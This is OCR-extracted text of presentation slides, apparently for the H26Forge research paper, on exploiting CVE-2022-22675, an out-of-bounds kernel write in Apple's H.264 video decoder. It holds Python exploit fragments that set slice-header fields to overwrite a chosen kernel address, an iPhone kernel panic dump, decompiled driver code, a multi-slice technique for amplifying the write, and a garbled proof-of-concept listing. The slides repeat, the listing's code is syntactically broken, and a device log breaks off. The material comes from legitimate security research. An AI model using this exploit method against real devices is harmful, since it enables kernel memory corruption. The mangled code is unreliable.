


**File Decoded:** bitstream.h264



# Write Outside of User Context with predWeightTable()

**Kernel Memory:** H264 UserContext



**File Decoded:** bitstream.h264



Note: memory up to our target is modified

# Write Outside of User Context with predWeightTable()

Kernel Memory: H264 UserContext



File Decoded: bitstream.h264



Note: memory up to our target is modified

**luma\_weight\_10[ i ]** is the weighting factor applied to the luma prediction value for list 0 prediction using RefPicList0[ i ]. When luma\_weight\_10\_flag is equal to 1, the value of luma\_weight\_10[ i ] shall be in the range of -128 to 127, inclusive. When luma\_weight\_10\_flag is equal to 0, luma\_weight\_10[ i ] shall be inferred to be equal to  $2^{\text{luma\_log2\_weight\_denom}}$  for RefPicList0[ i ].

# Write Outside of User Context with predWeightTable()

**Kernel Memory:** H264 UserContext



**File Decoded:** bitstream.h264



Note: memory up to our target is modified

**luma\_weight\_10[ i ]** is the weighting factor applied to the luma prediction value for list 0 prediction using RefPicList0[ i ]. When luma\_weight\_10\_flag is equal to 1, the value of luma\_weight\_10[ i ] shall be in the range of -128 to 127, inclusive. When luma\_weight\_10\_flag is equal to 0, luma\_weight\_10[ i ] shall be inferred to be equal to  $2^{luma\_log2\_weight\_denom}$  for RefPicList0[ i ].

# Write Outside of User Context with predWeightTable()

Kernel Memory: H264 UserContext



File Decoded: bitstream.h264



Note: memory up to our target is modified

**luma\_weight\_10[ i ]** is the weighting factor applied to the luma prediction value for list 0 prediction using RefPicList0[ i ]. When luma\_weight\_10\_flag is equal to 1, the value of luma\_weight\_10[ i ] shall be in the range of -128 to 127, inclusive. When luma\_weight\_10\_flag is equal to 0, luma\_weight\_10[ i ] shall be inferred to be equal to  $2^{\text{luma\_log2\_weight\_denom}}$  for RefPicList0[ i ].

Not an issue: we can write in-bounds intermediate values up to our target

## File Decoded: bitstream.h264



## File Decoded: bitstream.h264



Using  
chroma\_offset\_I0

**File Decoded:** bitstream.h264



Using  
chroma\_offset\_l0

PPS loop bound is 0xffffffff but we can choose where to stop early

## File Decoded: bitstream.h264



Using  
chroma\_offset\_10

PPS loop bound is 0xffffffff but we can choose where to stop early

```
offset_from_slice = target - 0x374d4          # this constant is the start of the Slice offset
chroma_offset_overwrite_num = (offset_from_slice - 0x206)//4  # 0x206 is the offset from the start of the slice;
num_ref_idx_payload = chroma_offset_overwrite_num + (1-i)//2 + int(math.ceil(len(message_hex)/8.0))
```

## File Decoded: bitstream.h264



PPS loop bound is 0xffffffff but we can choose where to stop early

Using  
chroma\_offset\_10

```
offset_from_slice = target - 0x374d4 # this constant is the start of the Slice offset
chroma_offset_overwrite_num = (offset_from_slice - 0x206)//4 # 0x206 is the offset from the start of the slice;
num_ref_idx_payload = chroma_offset_overwrite_num + (1-i)//2 + int(math.ceil(len(message_hex)/8.0))

ds["slices"][1]["sh"]["num_ref_idx_10_active_minus1"] = num_ref_idx_payload
```

## File Decoded: bitstream.h264



Using  
chroma\_offset\_10

PPS loop bound is 0xffffffff but we can choose where to stop early

```
offset_from_slice = target - 0x374d4 # this constant is the start of the Slice offset
chroma_offset_overwrite_num = (offset_from_slice - 0x206)//4 # 0x206 is the offset from the start of the slice;
num_ref_idx_payload = chroma_offset_overwrite_num + (1-i)//2 + int(math.ceil(len(message_hex)/8.0))

ds["slices"][1]["sh"]["num_ref_idx_10_active_minus1"] = num_ref_idx_payload

ds["slices"][1]["sh"]["luma_log2_weight_denom"] = 0 # 1 << X is stored
ds["slices"][1]["sh"]["chroma_log2_weight_denom"] = 0 # 1 << X is stored
ds["slices"][1]["sh"]["luma_weight_10_flag"] = [False] * (num_ref_idx_payload+1)
ds["slices"][1]["sh"]["luma_weight_10"] = [0] * (num_ref_idx_payload+1)
ds["slices"][1]["sh"]["luma_offset_10"] = [0] * (num_ref_idx_payload+1)
ds["slices"][1]["sh"]["chroma_weight_10_flag"] = [False] * (num_ref_idx_payload+1)
ds["slices"][1]["sh"]["chroma_weight_10"] = [[0, 0]] * (num_ref_idx_payload+1)
ds["slices"][1]["sh"]["chroma_offset_10"] = [[0, 0]] * (num_ref_idx_payload+1)
```

## File Decoded: bitstream.h264



Using  
chroma\_offset\_10

PPS loop bound is 0xffffffff but we can choose where to stop early

```
offset_from_slice = target - 0x374d4 # this constant is the start of the Slice offset
chroma_offset_overwrite_num = (offset_from_slice - 0x206)//4 # 0x206 is the offset from the start of the slice;
num_ref_idx_payload = chroma_offset_overwrite_num + (1-i)//2 + int(math.ceil(len(message_hex)/8.0))

ds["slices"][1]["sh"]["num_ref_idx_10_active_minus1"] = num_ref_idx_payload

ds["slices"][1]["sh"]["luma_log2_weight_denom"] = 0 # 1 << X is stored
ds["slices"][1]["sh"]["chroma_log2_weight_denom"] = 0 # 1 << X is stored
ds["slices"][1]["sh"]["luma_weight_10_flag"] = [False] * (num_ref_idx_payload+1)
ds["slices"][1]["sh"]["luma_weight_10"] = [0] * (num_ref_idx_payload+1)
ds["slices"][1]["sh"]["luma_offset_10"] = [0] * (num_ref_idx_payload+1)
ds["slices"][1]["sh"]["chroma_weight_10_flag"] = [False] * (num_ref_idx_payload+1)
ds["slices"][1]["sh"]["chroma_weight_10"] = [[0, 0]] * (num_ref_idx_payload+1)
ds["slices"][1]["sh"]["chroma_offset_10"] = [[0, 0]] * (num_ref_idx_payload+1)

# The location we're overwriting
ds["slices"][1]["sh"]["chroma_weight_10_flag"][num_ref_idx_payload] = True
message_hex = 0x4141
ds["slices"][1]["sh"]["chroma_offset_10"][num_ref_idx_payload] = [message_hex, 0]
```

## File Decoded: bitstream.h264



Using  
chroma\_offset\_10

PPS loop bound is 0xffffffff but we can choose where to stop early

```
offset_from_slice = target - 0x374d4 # this constant is the start of the Slice offset
chroma_offset_overwrite_num = (offset_from_slice - 0x206)//4 # 0x206 is the offset from the start of the slice;
num_ref_idx_payload = chroma_offset_overwrite_num + (1-i)//2 + int(math.ceil(len(message_hex)/8.0))

ds["slices"][1]["sh"]["num_ref_idx_10_active_minus1"] = num_ref_idx_payload

ds["slices"][1]["sh"]["luma_log2_weight_denom"] = 0 # 1 << X is stored
ds["slices"][1]["sh"]["chroma_log2_weight_denom"] = 0 # 1 << X is stored
ds["slices"][1]["sh"]["luma_weight_10_flag"] = [False] * (num_ref_idx_payload+1)
ds["slices"][1]["sh"]["luma_weight_10"] = [0] * (num_ref_idx_payload+1)
ds["slices"][1]["sh"]["luma_offset_10"] = [0] * (num_ref_idx_payload+1)
ds["slices"][1]["sh"]["chroma_weight_10_flag"] = [False] * (num_ref_idx_payload+1)
ds["slices"][1]["sh"]["chroma_weight_10"] = [[0, 0]] * (num_ref_idx_payload+1)
ds["slices"][1]["sh"]["chroma_offset_10"] = [[0, 0]] * (num_ref_idx_payload+1)

# The location we're overwriting
ds["slices"][1]["sh"]["chroma_weight_10_flag"][num_ref_idx_payload] = True
message_hex = 0x4141
ds["slices"][1]["sh"]["chroma_offset_10"][num_ref_idx_payload] = [message_hex, 0]
```

```
panic(cpu 4 caller 0xffffffff0082affd0): Unexpected fault in kernel static region
at pc 0xffffffff0095a162c, lr 0xffffffff00959db94 (saved state: 0xfffffffffeb17c33570)
    x0: 0xffffffffe3e7162000 x1: 0xffffffffe6006b3934 x2: 0x0000000000000003f x3: 0x0000000000000000
    x4: 0x0000000000000001 x5: 0x00000000000003c22 x6: 0x0000000000000000 x7: 0x0000000000000000
    x8: 0x0000000000000007 x9: 0xfffffffec041c8000 x10: 0xffffffffe133ab8000 x11: 0xffffffffe3e7162008
    x12: 0x00000000000020002 x13: 0x0000000000000006c x14: 0x00000000000006000 x15: 0x0000000000009000
    x16: 0xfffffffff041410000 x17: 0xee66ffec041c8000 x18: 0x0000000000000000 x19: 0xfffffffffeb17c33980
    x20: 0xffffffffe3e7162000 x21: 0x000000002b680010 x22: 0xfffffffffeb17c33980 x23: 0x0000000000000003
    x24: 0xffffffffe3e7162000 x25: 0xfffffffce4cd4c302c x26: 0xffffffffe6006b3964 x27: 0x0000000000000000
    x28: 0x0000000000000000 fp: 0xfffffffffeb17c338d0 lr: 0xffffffff00959db94 sp: 0xfffffffffeb17c338c0
    pc: 0xffffffff0095a162c cpsr: 0x80400204 esr: 0x96000006 far: 0xffffffff041410030
```

Debugger message: panic

Device: D79

Hardware Model: iPhone12,8

ECID: 1BC4C34D51F515B0

Boot args: -v debug=0x14e serial=3 gpu=0 ioasm\_behavior=0 -vm\_compressor\_wk\_sw agm-genuine=1 agm-authentic=1 agm-trusted=1

Memory ID: 0x0

OS release type: User

OS version: 19E241

Kernel version: Darwin Kernel Version 21.4.0: Mon Feb 21 21:27:53 PST 2022; root:xnu-8020.102.3~1/RELEASE\_ARM64\_T8030

Kernel UUID: DBF32159-706B-3476-AC64-BABA9A80DF22

iBoot version: iHoot-1975.1.46.1.3

```
panic(cpu 4 caller 0xffffffff0082affd0): Unexpected fault in kernel static region
at pc 0xffffffff0095a162c, lr 0xffffffff00959db94 (saved state: 0xfffffffffeb17c33570)
    x0: 0xffffffffe3e7162000 x1: 0xffffffffe6006b3934 x2: 0x0000000000000003f x3: 0x0000000000000000
    x4: 0x0000000000000001 x5: 0x00000000000003c22 x6: 0x0000000000000000 x7: 0x0000000000000000
    x8: 0x0000000000000007 x9: 0xfffffffec041c8000 x10: 0xffffffffe133ab8000 x11: 0xffffffffe3e7162008
    x12: 0x00000000000020002 x13: 0x0000000000000006c x14: 0x00000000000006000 x15: 0x0000000000009000
    x16: 0xfffffffff041410000 x17: 0xee66ffec041c8000 x18: 0x0000000000000000 x19: 0xfffffffffeb17c33980
    x20: 0xffffffffe3e7162000 x21: 0x000000002b680010 x22: 0xfffffffffeb17c33980 x23: 0x0000000000000003
    x24: 0xffffffffe3e7162000 x25: 0xffffffffe4cd4c302c x26: 0xffffffffe6006b3964 x27: 0x0000000000000000
    x28: 0x0000000000000000 fp: 0xfffffffffeb17c338d0 lr: 0xffffffff00959db94 sp: 0xfffffffffeb17c338c0
    pc: 0xffffffff0095a162c cpsr: 0x80400204 esr: 0x96000006 far: 0xfffffffff041410030
```

Debugger message: panic

Device: D79

Hardware Model: iPhone12,8

ECID: 1BC4C34D51F515B0

Boot args: -v debug=0x14e serial=3 gpu=0 ioasm\_behavior=0 -vm\_compressor\_wk\_sw agm-genuine=1 agm-authentic=1 agm-trusted=1

Memory ID: 0x0

OS release type: User

OS version: 19E241

Kernel version: Darwin Kernel Version 21.4.0: Mon Feb 21 21:27:53 PST 2022; root:xnu-8020.102.3~1/RELEASE\_ARM64\_T8030

Kernel UUID: DBF32159-706B-3476-AC64-BABA9A80DF22

iBoot version: iHoot-1975.1.46.1.3



But wait, there's more!

```
AppleAVD_AVC_readbits(ctx,iVar11 + 0x21);
uVar1 = *(uint *)((long)&ctx->lookahead_long + 4);
AppleAVD_AVC_readbits(ctx,uVar13);
uVar13 = (uVar1 >> (ulong)(-uVar13 & 0x1f)) + ~(-1 << (ulong)(uVar13 & 0x1f));
}
iVar11 = (-(~uVar13 & 1) ^ uVar13 + 1 >> 1) + (~uVar13 & 1);
slice_header->luma_weight_10[uVar16] = (short)iVar11;
if (0xff0000 < iVar11 * 0x10000 + 0x800000U) goto APPLEAVD_PARSESLICE_PRINTERR;
uVar13 = *(uint *)((long)&ctx->lookahead_long + 4);
uVar13 = uVar13 | uVar13 >> 1;
```

```
AppleAVD_AVC_readbits(ctx,iVar11 + 0x21);
uVar1 = *(uint *)((long)&ctx->lookahead_long + 4);
AppleAVD_AVC_readbits(ctx,uVar13);
uVar13 = (uVar1 >> (ulong)(-uVar13 & 0x1f)) + ~(-1 << (ulong)(uVar13 & 0x1f));
}
iVar11 = (-(~uVar13 & 1) ^ uVar13 + 1 >> 1) + (~uVar13 & 1);
slice_header->luma_weight_10[uVar16] = (short)iVar11;
if (0xff0000 < iVar11 * 0x10000 + 0x800000U) goto APPLEAVD_PARSESLICE_PRINTERR;
uVar13 = *(uint *)((long)&ctx->lookahead_long + 4);
uVar13 = uVar13 | uVar13 >> 1;
```

```
AppleAVD_AVC_readbits(ctx,iVar11 + 0x21);
uVar1 = *(uint *)((long)&ctx->lookahead_long + 4);
AppleAVD_AVC_readbits(ctx,uVar13);
uVar13 = (uVar1 >> (ulong)(-uVar13 & 0x1f)) + ~(-1 << (ulong)(uVar13 & 0x1f));
}
iVar11 = (-(~uVar13 & 1) ^ uVar13 + 1 >> 1) + (~uVar13 & 1);
slice_header->luma_weight_10[uVar16] = (short)iVar11;
if (0xff0000 < iVar11 * 0x10000 + 0x800000U) goto APPLEAVD_PARSESLICE_PRINTERR;
uVar13 = *(uint *)((long)&ctx->lookahead_long + 4);
uVar13 = uVar13 | uVar13 >> 1;
```

Decoder doesn't stop, it continues to the next slice!

```

AppleAVD_AVC_readbits(ctx,iVar11 + 0x21);
uVar1 = *(uint *)((long)&ctx->lookahead_long + 4);
AppleAVD_AVC_readbits(ctx,uVar13);
uVar13 = (uVar1 >> (ulong)(-uVar13 & 0x1f)) + ~(-1 << (ulong)(uVar13 & 0x1f));
}
iVar11 = (-(~uVar13 & 1) ^ uVar13 + 1 >> 1) + (~uVar13 & 1);
slice_header->luma_weight_10[uVar16] = (short)iVar11;
if (0xff0000 < iVar11 * 0x10000 + 0x800000U) goto APPLEAVD_PARSESLICE_PRINTERR;
uVar13 = *(uint *)((long)&ctx->lookahead_long + 4);
uVar13 = uVar13 | uVar13 >> 1;

```

Decoder doesn't stop, it continues to the next slice!

We can do the same trick again!

# Amplify Write with Multiple Slices

**Kernel Memory:** H264 UserContext



**File Decoded:** bitstream.h264




# Amplify Write with Multiple Slices

**Kernel Memory:** H264 UserContext



**File Decoded:** bitstream.h264



# Amplify Write with Multiple Slices

**Kernel Memory:** H264 UserContext




**File Decoded:** bitstream.h264



# Amplify Write with Multiple Slices

**Kernel Memory:** H264 UserContext




**File Decoded:** bitstream.h264



# Amplify Write with Multiple Slices

**Kernel Memory:** H264 UserContext




**File Decoded:** bitstream.h264



# Amplify Write with Multiple Slices

**Kernel Memory:** H264 UserContext



**File Decoded:** bitstream.h264



Each slice writes at a smaller offset to construct a large value in reverse

# Complete Python PoC in Paper Appendix

Therefore, to escape the 32-bit sign extended loop, we encode a weight or offset element  $B_n$  in the range [256, 65535] at the point we would like to target. To do so, we need to enable the luma and chroma flags and fill in the corresponding luma\_weight, luma\_offset, chroma\_weight, and chroma\_offset entries. The flags are decoded and checked on each loop, so we include an encoding of the flags in the generated bitstream. When the flags are set to true, we can write values in the range [0, 255] without exiting early. When they are set to false, AppleAVD.next writes a default value at those locations. Either way, intermediate memory up to our target is modified. Because the flags must be checked on each loop, the slice header size is proportional to the target offset. In all, writing an arbitrary sequence of 16-bit values to memory requires  $n$  slices for  $n$  larger-than-255 values, with smaller values written by enabling intermediate flags.

When using multiple slices for multiple writes, each slice must be within an IDR NALU, as the out-of-bounds luma/chroma offset/weight is treated as a decoding error, and the decoder uses IDR NALUs for recovery. We adjust the slices using the same technique we used for the infinite loop bug discussed in Section 5.1.

## Listing 2: CVE-2022-22675 video transform.

```

1 def avc_2022_22675(ds, message):
2     from helpers import new_vui_parameter, new_hex_parameter,
3         encode_hex, decode_hex
4
5     # This is the offset from the start of the content
6     offset = 0x00000000
7     slice_size = 0x00000000
8     offset += 0x00000000
9     slice_size += 0x00000000
10    message_hex = decode_hex("41414141")
11
12    message_snippets = [(message_hex[i:i+4], 16) for i in range(0, len(
13        message_hex), 4)] * 11
14
15    print("Writing '0x1' at firstset offset location 0x01",format(
16        message_hex, offset))
17
18    # Step 1: The parallel IDR overwrite to change the default num_ref_ids value
19    # to 0
20    # We need this flag enabled to go into second overwrite
21    del payload["H264_weighted_pred_flag"] = True
22
23    payload["H264_weighted_pred_flag"] = False
24    payload["H264_weighted_pred_flag"] = True
25
26    # on the device, this is shifted by the spp_bit_depth_hexa_value_minus1
27    # offset = 1 & We are writing the 2nd SPS
28    cph_cat_minus1 = 0x8 # This value is limited to 255; we set it to 0x8 for
29    ref_ids_overwrite_id = 0x8 # First index where we overwrite the
30    # num_ref_ids payload
31    slice_size_minus1 = 0x00000000
32    num_ref_ids_minus1 = 0x00000000
33
34    del payload["H264_sps_hexa_parameters"]["vui_parameters"]
35    payload["H264_sps_hexa_parameters"]["vui_parameters"] = [
36        new_hex_parameter("H264_sps_hexa_parameters", "vui_parameters")]
37
38    payload["H264_sps_hexa_parameters"]["vui_parameters"] = [
39        new_hex_parameter("H264_sps_hexa_parameters", "vui_parameters")]
40
41    # Fill up with junk and we will write over what values matter
42    # if you want to see what values are written, run this command:
43    # ./avc_hexdump.py -f ./avc_2022_22675_hexdump_hexa.log -b H264_SPS
44    # bit_rate_value_minus1 = 1 for i in range(cph_cat_minus1+1)
45    # cph_hexa_value_minus1 = 1 + cph_cat_minus1 for i in range(
46    # cph_hexa_value_minus1+1)
47    # vui_hexa_value_minus1 = 1 + cph_cat_minus1 for i in range(
48    # cph_hexa_value_minus1+1)
49    # vui_hexa_value_minus1 = 1 + cph_cat_minus1 for i in range(
50    # cph_hexa_value_minus1+1)
51    # vui_hexa_value_minus1 = 1 + cph_cat_minus1 for i in range(
52    # cph_hexa_value_minus1+1)
53    # vui_hexa_value_minus1 = 1 + cph_cat_minus1 for i in range(
54    # cph_hexa_value_minus1+1)
55    # vui_hexa_value_minus1 = 1 + cph_cat_minus1 for i in range(
56    # cph_hexa_value_minus1+1)
57
58    # Set all slices to IDR slices to avoid "missing Keyframe" error
59    # for i in range(0, len(ds["H264_sps_hexa_parameters"])):
60    #     ds["H264_sps_hexa_parameters"][i]["slice_type"] = 5
61    #     ds["H264_sps_hexa_parameters"][i]["slice_type_hex"] = 5
62
63    # Step 2: Prepare for our second overwrite in pred_weight_table decoding
64
65    # Set all slices to IDR slices to avoid "missing Keyframe" error
66    # for i in range(0, len(ds["H264_vui_hexa_parameters"])):
67    #     ds["H264_vui_hexa_parameters"][i]["slice_type"] = 5
68    #     ds["H264_vui_hexa_parameters"][i]["slice_type_hex"] = 5
69
70    print("Writing 0x1 P slices to write the message 0x1",format(
71        message_hex, offset))
72
73    # We are writing the lower end of bytes, so we copy index
74    slice_idx = 4 # Our values 0x95, 095, 095, 1, P as we copy index 4
75    slice_idx -= 1 # If we want the P slice to be copied
76    slice_idx -= 1 # since 0x1 - 1 = 0
77    slice_idx -= 1 # which "num_ref_ids" = 1, (message_hexa),
78    # - slice_idx and append_existing_startidx, num_hex, slice_idx
79
80    # Step 3: Modify relevant slices to write our target message
81    for i in range(0, len(ds["H264_vui_hexa_parameters"])):
82        if slice_idx == ds["H264_vui_hexa_parameters"][i]["slice_type_hex"]:
83            slice_idx += 1 # We are writing the lower end of bytes, so we copy previous write
84            slice_idx -= offset # That will write right next to our
85            offset -= 1 # because we are overwriting offset - 0x37644 # this constant is
86            # the start of the Slice offset
87            offset -= 1 # because we are offset from slice - 0x200)/4 + 0x16 is
88            # offset from the start of the slice;
89            slice_hexa_value_minus1 = slice_idx * 4 + offset + 1 # offset,
90            slice_hexa_value_minus1 -= (message_hex[1])<<16
91
92    # If we have an odd number of "short" type we want to write,
93    # and if we are writing the lower end of bytes, we need to
94    # shift the offset by 1
95    if len(ds["H264_vui_hexa_parameters"]) % 2 == 1 and i > 2 == 0:
96        offset += 1
97
98    del payload["H264_sps_hexa_parameters"]["vui_parameters"]
99
100   payload["H264_sps_hexa_parameters"]["chroma_weight_denom"] = 0 # 0 & <<X is stored
101   payload["H264_sps_hexa_parameters"]["chroma_weight_nom"] = 0 # 0 & <<X is stored
102   payload["H264_sps_hexa_parameters"]["chroma_weight_offset"] = 0 # [Value] * (slice_hexa_value_minus1 - 1) + 0x01
103
104   # On the device, this is shifted by the spp_bit_depth_hexa_value_minus1
105   # offset = 1 & We are writing the 2nd SPS
106   cph_hexa_value_minus1 = 0x00000000
107   slice_hexa_value_minus1 = 0x00000000
108
109   # The location we're overwriting
110   del payload["H264_sps_hexa_parameters"]["chroma_weight_0_flag"] = True
111   payload["H264_sps_hexa_parameters"]["chroma_weight_0_flag"] = False * (cph_hexa_value_minus1 + 1)
112
113   # Our target overwrite location
114   if len(ds["H264_vui_hexa_parameters"]) % 2 == 1: # We are writing an even number of shorts
115       slice_hexa_value_minus1 = (message_hex[1])<<20
116
117       del payload["H264_vui_hexa_parameters"][1].offset[0][slice_hexa_value_minus1]
118
119       del payload["H264_vui_hexa_parameters"][1].offset[1][slice_hexa_value_minus1]
120
121       del payload["H264_vui_hexa_parameters"][1].offset[2][slice_hexa_value_minus1]
122
123       else: # odd number of short values
124
125           slice_hexa_value_minus1 = 0x00000000
126
127           del payload["H264_vui_hexa_parameters"][1].offset[0][slice_hexa_value_minus1]
128
129           del payload["H264_vui_hexa_parameters"][1].offset[1][slice_hexa_value_minus1]
130
131           del payload["H264_vui_hexa_parameters"][1].offset[2][slice_hexa_value_minus1]
132
133           slice_hexa_value_minus1 = (message_hex[1])<<20
134
135   payload["H264_vui_hexa_parameters"][-1].offset[0][slice_hexa_value_minus1] = message_hex[1]<<20
136
137   return ds

```

<https://wrv.github.io/h26forge.pdf>



Q Find device

WR

iPhone SE (2020) (iPhone SE (2020) | 15.4 | 19E241 | Jailbroken)



Connect

Files

Apps

Network

CoreTrace

Messaging

Settings

Frida

Console

Port Forwarding

Sensors

Snapshots

## Console

View system logs



DOWNLOAD LOG

```
apsfs_vnop_pageout:12823: disk0$1s2 cluster_pageout on ino 26465 (iflags 0x100210000000) returned 22 for offset 0 f_offset 2736128, xsize 16  
384 filesize 135168 a_flags 0x8 (ap->f_offset 2736128, size 16384)  
apsfs_vnop_pageout:12823: disk0$1s2 cluster_pageout on ino 26465 (iflags 0x100210000000) returned 22 for offset 0 f_offset 2752512, xsize 16  
384 filesize 135168 a_flags 0x8 (ap->f_offset 2752512, size 16384)  
apsfs_vnop_pageout:12823: disk0$1s2 cluster_pageout on ino 26465 (iflags 0x100210000000) returned 22 for offset 0 f_offset 2768896, xsize 16  
384 filesize 135168 a_flags 0x8 (ap->f_offset 2768896, size 16384)  
apsfs_vnop_pageout:12823: disk0$1s2 cluster_pageout on ino 26465 (iflags 0x100210000000) returned 22 for offset 0 f_offset 2785280, xsize 16  
384 filesize 135168 a_flags 0x8 (ap->f_offset 2785280, size 16384)  
apsfs_vnop_pageout:12823: disk0$1s2 cluster_pageout on ino 26465 (iflags 0x100210000000) returned 22 for offset 0 f_offset 2801664, xsize 16  
384 filesize 135168 a_flags 0x8 (ap->f_offset 2801664, size 16384)  
apsfs_vnop_pageout:12823: disk0$1s2 cluster_pageout on ino 26465 (iflags 0x100210000000) returned 22 for offset 0 f_offset 2818048, xsize 16  
384 filesize 135168 a_flags 0x8 (ap->f_offset 2818048, size 16384)  
apsfs_vnop_pageout:12823: disk0$1s2 cluster_pageout on ino 26465 (iflags 0x100210000000) returned 22 for offset 0 f_offset 2834432, xsize 16  
384 filesize 135168 a_flags 0x8 (ap->f_offset 2834432, size 16384)  
apsfs_vnop_pageout:12823: disk0$1s2 cluster_pageout on ino 26465 (iflags 0x100210000000) returned 22 for offset 0 f_offset 2850816, xsize 16  
384 filesize 135168 a_flags 0x8 (ap->f_offset 2850816, size 16384)  
apsfs_vnop_pageout:12823: disk0$1s2 cluster_pageout on ino 26465 (iflags 0x100210000000) returned 22 for offset 0 f_offset 2867200, xsize 16  
384 filesize 135168 a_flags 0x8 (ap->f_offset 2867200, size 16384)  
apsfs_vnop_pageout:12823: disk0$1s2 cluster_pageout on ino 26465 (iflags 0x100210000000) returned 22 for offset 0 f_offset 2883584, xsize 16  
384 filesize 135168 a_flags 0x8 (ap->f_offset 2883584, size 16384)  
apsfs_vnop_pageout:12823: disk0$1s2 cluster_pageout on ino 26465 (iflags 0x100210000000) returned 22 for offset 0 f_offset 2899968, xsize 16  
384 filesize 135168 a_flags 0x8 (ap->f_offset 2899968, size 16384)  
apsfs_vnop_pageout:12823: disk0$1s2 cluster_pageout on ino 26465 (iflags 0x100210000000) returned 22 for offset 0 f_offset 2916352, xsize 16  
